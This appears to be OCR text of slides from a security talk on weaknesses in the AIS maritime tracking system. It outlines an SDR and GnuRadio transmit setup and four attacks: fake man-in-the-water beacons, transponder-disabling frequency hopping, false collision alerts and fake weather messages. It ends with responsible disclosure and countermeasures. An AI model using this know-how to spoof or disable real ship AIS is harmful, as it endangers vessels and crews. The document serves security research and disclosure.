


- GnuRadio flowchart for transmitting AIS message on the air
- 4 main components / blocks
- IDE → Python script


AIS Frame Builder

- Implements the AIS Stack (C code)
- Builds the Frame to be modulated




DIRECTIONAL ANTENNA
ANTENNA
AMATEUR RADIO WORLD PREFIX MAP
AIS TRANSCEIVER
GNURADIO
POWER AMPLIFIER
GPS ANTENNA
PROBE LED
SDR RADIO

Equipment



Universal Software Radio Peripheral

AIS Transceiver

Outdoor experiments

Standard VHF Transceiver (Radio)

MOXXON Directional Antenna

Attack 1: Man-in-water Spoofing

- Fake a "man-in-the-water" distress beacon at any location
- Similar to Avalanche Safety Beacons
- <live demo>


Attack 2: Frequency Hopping

- Disable AIS transponders
  - Up to 5 weeks
- Switch to non-default frequency
- Stored in flash memory
- Specify a desired targeted region
  - Geographically remote region applies as well
- E.g. Pirates can render a ship invisible in Somalia

Attack 3: CPA Alerting

- Fake a CPA alert (Closest Point of Approach) and trigger a collision warning alert.

Attack 4: Weather Forecasting



Real-World Experiment

- Generate a valid over-the-air AIS message
- Target: AIS proxy
- Demo

Responsible Disclosure

- Our experiments are conducted **without** interfering with existing systems
  - Messages with safety-implications tested **only** in remote lab environment
- We reached out the appropriate providers and authorities within time
- Online providers:
  - MarineTraffic, AisHub, VesselFinder, ShipFinder
- Standard bodies:
  - ITU-R: 11 September 2013
  - IALA, IMO, US Coast Guards: No answer yet

Countermeasures


- Authentication
  - Ensure the transmitter is the owner
- Integrity Monitoring
  - Tamper checking of AIS message
- Time Check
  - Avoid replay attack
- Validity Check on Data Context
  - E.g., Geographical information

Take Home

- *AIS* is **widely used** – Mandatory installation
- *AIS* is a **major technology in marine safety**
- *AIS* is broken at **implementation-level**
- *AIS* is broken at **protocol-level**

- We hope that our work will help in raising the issue and enhancing the existing situation!

Questions?



- Thanks! FTR, Germano (IW2DCK), ITU-R